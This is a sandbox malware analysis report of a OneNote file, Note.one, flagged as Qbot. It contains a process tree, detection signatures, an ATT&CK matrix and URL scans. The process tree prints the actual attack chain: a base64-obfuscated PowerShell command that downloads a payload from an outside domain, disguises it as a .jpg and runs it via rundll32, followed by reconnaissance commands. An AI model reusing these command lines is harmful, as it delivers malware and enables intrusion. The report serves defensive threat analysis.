ID: 800757
Sample Name: Note.one
Cookbook: default.jbs
Time: 19:46:29
Date: 07/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000003.bin (copy)	21
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000004.bin (copy)	22
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000005.bin (copy)	22
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000006.bin (copy)	22
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000007.bin (copy)	23
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000008.bin (copy)	23
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000009.bin (copy)	23
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000A.bin (copy)	24
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000B.bin (copy)	24
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000C.bin (copy)	24
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000D.bin (copy)	25
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000E.bin (copy)	25
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000F.bin (copy)	25
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000G.bin (copy)	25
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000H.bin (copy)	26
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000I.bin (copy)	26
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000J.bin (copy)	26
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000K.bin (copy)	27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000L.bin (copy)	27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000M.bin (copy)	27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000N.bin (copy)	28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000O.bin (copy)	28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000P.bin (copy)	28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000Q.bin (copy)	29
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000R.bin (copy)	29
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000S.bin (copy)	29
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000T.bin (copy)	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000U.bin (copy)	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000V.bin (copy)	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000010.bin (copy)	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000011.bin (copy)	31
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000012.bin (copy)	31
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000013.bin (copy)	31
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000014.bin (copy)	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000015.bin (copy)	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000016.bin (copy)	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000017.bin (copy)	33
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000018.bin (copy)	33
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000019.bin (copy)	33
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001A.bin (copy)	34
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001B.bin (copy)	34
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001C.bin (copy)	34
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001D.bin (copy)	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001E.bin (copy)	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001F.bin (copy)	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001G.bin (copy)	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001H.bin (copy)	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001I.bin (copy)	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001J.bin (copy)	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001K.bin (copy)	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001L.bin (copy)	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001M.bin (copy)	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001N.bin (copy)	38
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001O.bin (copy)	38
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001P.bin (copy)	38
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001Q.bin (copy)	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001R.bin (copy)	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001S.bin (copy)	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001T.bin (copy)	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001U.bin (copy)	40
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001V.bin (copy)	40
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000020.bin (copy)	40
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000021.bin (copy)	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000022.bin (copy)	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000023.bin (copy)	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000024.bin (copy)	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000025.bin (copy)	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000026.bin (copy)	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000027.bin (copy)	43
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000028.bin (copy)	43
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000029.bin (copy)	43
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002A.bin (copy)	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002B.bin (copy)	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002C.bin (copy)	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002D.bin (copy)	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002E.bin (copy)	45


Windows Analysis Report

Note.one


Overview

General Information

Sample Name:	Note.one
Analysis ID:	800757
MD5:	95f95c0cda4f5…
SHA1:	ec1daeab8b4a…
SHA256:	636f8f5fa6d17d..
Infos:	



Detection




Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Qbot
- Sigma detected: Execute DLL with s…
- DLL reload attack detected
- Malicious sample detected (through…
- Uses netstat to query active networ…
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Tries to detect sandboxes and other…
- Queries memory information (via WM…
- Allocates memory in foreign process…
- Powershell drops PE file
- Uses ipconfig to lookup or modify th…

Classification



Process Tree

- **System is w10x64native**
- ONENOTE.EXE (PID: 3424 cmdline: C:\Program Files\Microsoft Office\Root\Office16\ONENOTE.EXE" "C:\Users\user\Desktop\Note.one MD5: 59056F600C4366EE07277C20A90DAF67)
  - ONENOTEM.EXE (PID: 424 cmdline: /tsr MD5: 377069572D48FFBF1EA2DA466A61B398)
- cmd.exe (PID: 7260 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Users\user\AppData\Local\Temp\Open.cmd" " MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
  - conhost.exe (PID: 6084 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - powershell.exe (PID: 7684 cmdline: powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnBvd2V yc2hlbGwgSW52b2tlLVdlYlJlcXVlc3QgLVVSSSBodHRwczovL3Rhc3NvaW5tb2JpbGlhcmlhLmNvbS81NkcwLzAxLmdpZiAtT3V0RmlsZSBDOlxwcm9ncmFtZGF0YVxwd XR0eS5qcGcNCnJ1bmRsbDMyIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZyxXaW5kQpleGl0DQo=')) MD5: 04029E121A0CFA5991749937DD22A1D9)
  - cmd.exe (PID: 4944 cmdline: C:\Windows\system32\cmd.exe /K C:\ProgramData\in.cmd MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
    - conhost.exe (PID: 1456 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - powershell.exe (PID: 4624 cmdline: powershell Invoke-WebRequest -URI https://tassoinmobiliaria.com/56G0/01.gif -OutFile C:\programdata\putty.jpg MD5: 04029E121A0CFA5991749937DD22A1D9)
    - rundll32.exe (PID: 7240 cmdline: rundll32 C:\programdata\putty.jpg,Wind MD5: EF3179D498793BF4234F708D3BE28633)
      - rundll32.exe (PID: 6316 cmdline: rundll32 C:\programdata\putty.jpg,Wind MD5: 889B99C52A60DD49227C5E485A016679)
        - backgroundTaskHost.exe (PID: 4564 cmdline: C:\Windows\SysWOW64\backgroundTaskHost.exe MD5: F290D12F0351B56708B3DF1EC26CB45B)
          - net.exe (PID: 2164 cmdline: net view MD5: 31890A7DE89936F922D44D677F681A7F)
            - conhost.exe (PID: 3380 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - cmd.exe (PID: 4132 cmdline: cmd /c set MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
            - conhost.exe (PID: 8056 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - ARP.EXE (PID: 4176 cmdline: arp -a MD5: 4D3943EDBC9C7E18DC3469A21B30B3CE)
            - conhost.exe (PID: 1516 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - ipconfig.exe (PID: 4348 cmdline: ipconfig /all MD5: 3A3B9A5E00EF6A3F83BF300E2B6B67BB)
            - conhost.exe (PID: 5236 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - net.exe (PID: 5252 cmdline: net share MD5: 31890A7DE89936F922D44D677F681A7F)
            - conhost.exe (PID: 2708 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
            - net1.exe (PID: 8176 cmdline: C:\Windows\system32\net1 share MD5: 207DEB8572F128E9AE8062D9CF3A6E8A)
          - ROUTE.EXE (PID: 8140 cmdline: route print MD5: C563191ED28A926BCFDB1071374575F1)
            - conhost.exe (PID: 3136 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - NETSTAT.EXE (PID: 7728 cmdline: netstat -nao MD5: 9DB170ED520A6DD57B5AC92EC537368A)
            - conhost.exe (PID: 2248 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - net.exe (PID: 2836 cmdline: net localgroup MD5: 31890A7DE89936F922D44D677F681A7F)
            - conhost.exe (PID: 6920 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
            - net1.exe (PID: 4216 cmdline: C:\Windows\system32\net1 localgroup MD5: 207DEB8572F128E9AE8062D9CF3A6E8A)
          - whoami.exe (PID: 4672 cmdline: whoami /all MD5: 801D9A1C1108360B84E60A457D5A773A)
            - conhost.exe (PID: 7472 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)

- ONENOTEM.EXE (PID: 2792 cmdline: "C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE" /tsr MD5: 377069572D48FFBF1EA2DA466A61B398)
- msiexec.exe (PID: 3180 cmdline: C:\Windows\system32\msiexec.exe /V MD5: E5DA170027542E25EDE42FC54C929077)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.5726437418.0000000000ADA000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
Process Memory Space: powershell.exe PID: 7684	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x20323:$b2: ::FromBase64String(• 0x367bc:$b2: ::FromBase64String(• 0x368fa:$b2: ::FromBase64String(• 0x379ba:$b2: ::FromBase64String(• 0x37afa:$b2: ::FromBase64String(• 0x37dda:$b2: ::FromBase64String(• 0x37f41:$b2: ::FromBase64String(• 0x3807f:$b2: ::FromBase64String(• 0x56e87:$b2: ::FromBase64String(• 0x5b3f4:$b2: ::FromBase64String(• 0x79fe4:$b2: ::FromBase64String(• 0xa5bc9:$b2: ::FromBase64String(• 0xa5d08:$b2: ::FromBase64String(• 0xa6027:$b2: ::FromBase64String(• 0xa6321:$b2: ::FromBase64String(• 0xd5561:$b2: ::FromBase64String(• 0xd56a0:$b2: ::FromBase64String(• 0xd6050:$b2: ::FromBase64String(• 0xd62e5:$b2: ::FromBase64String(• 0xd6547:$b2: ::FromBase64String(• 0xd6a1b:$b2: ::FromBase64String(

Unpacked PEs

Source	Rule	Description	Author	Strings
13.2.rundll32.exe.10000000.1.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
13.2.rundll32.exe.aed640.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
13.2.rundll32.exe.aed640.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Sigma Signatures

Data Obfuscation

Sigma detected: Execute DLL with spoofed extension

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Spreading

Performs a network lookup / discovery via net view

Performs a network lookup / discovery via ARP

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Uses netstat to query active network connections and open ports

System Summary

Malicious sample detected (through community Yara rule)

Powershell drops PE file

Data Obfuscation

Suspicious powershell command line found

Persistence and Installation Behavior

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival

Uses whoami command line tool to query computer and username

Hooking and other Techniques for Hiding and Protection

DLL reload attack detected

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

Malware Analysis System Evasion

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries memory information (via WMI often done to detect virtual machines)

Queries sensitive Plug and Play Device Information (via WMI, Win32_PnPEntity, often done to detect virtual machines)

Renames NTDLL to bypass HIPS

Queries sensitive physical memory information (via WMI, Win32_PhysicalMemory, often done to detect virtual machines)

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected Qbot

Gathers network related connection and port information


Remote Access Functionality

Yara detected Qbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	4 3 1 Windows Management Instrumentation	1 1 DLL Side-Loading	1 1 DLL Side-Loading	2 Obfuscated Files or Information	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	1 Windows Service	1 Windows Service	1 Software Packing	LSASS Memory	2 System Network Connections Discovery	Remote Desktop Protocol	1 Credential API Hooking	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Exploitation for Client Execution	2 Registry Run Keys / Startup Folder	3 1 1 Process Injection	1 Timestomp	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Command and Scripting Interpreter	Logon Script (Mac)	2 Registry Run Keys / Startup Folder	1 1 DLL Side-Loading	NTDS	4 3 6 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 Service Execution	Network Logon Script	Network Logon Script	1 1 Masquerading	LSA Secrets	5 4 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	2 PowerShell	Rc.common	Rc.common	3 4 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	3 4 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 1 1 Process Injection	DCSync	2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	4 System Network Configuration Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Note.one	0%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\6153a066.dll	2%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
tassoinmobiliaria.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	Avira URL Cloud	safe	
http://https://87.149.176.97/t5	0%	Avira URL Cloud	safe	
http://https://tassoinmobiliaria.com/56G0/01.gif	0%	Avira URL Cloud	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.net	0%	Avira URL Cloud	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	Virustotal		Browse
http://https://powerlift.acompli.net	0%	Virustotal		Browse
http://https://cortana.ai	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	Avira URL Cloud	safe	
http://https://powerlift-frontdesk.acompli.net	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://api.scheduler.	0%	Avira URL Cloud	safe	
http://https://my.microsoftpersonalcontent.com	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com	0%	Avira URL Cloud	safe	
http://https://dev0-api.acompli.net/autodetect	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	Avira URL Cloud	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/	0%	Avira URL Cloud	safe	
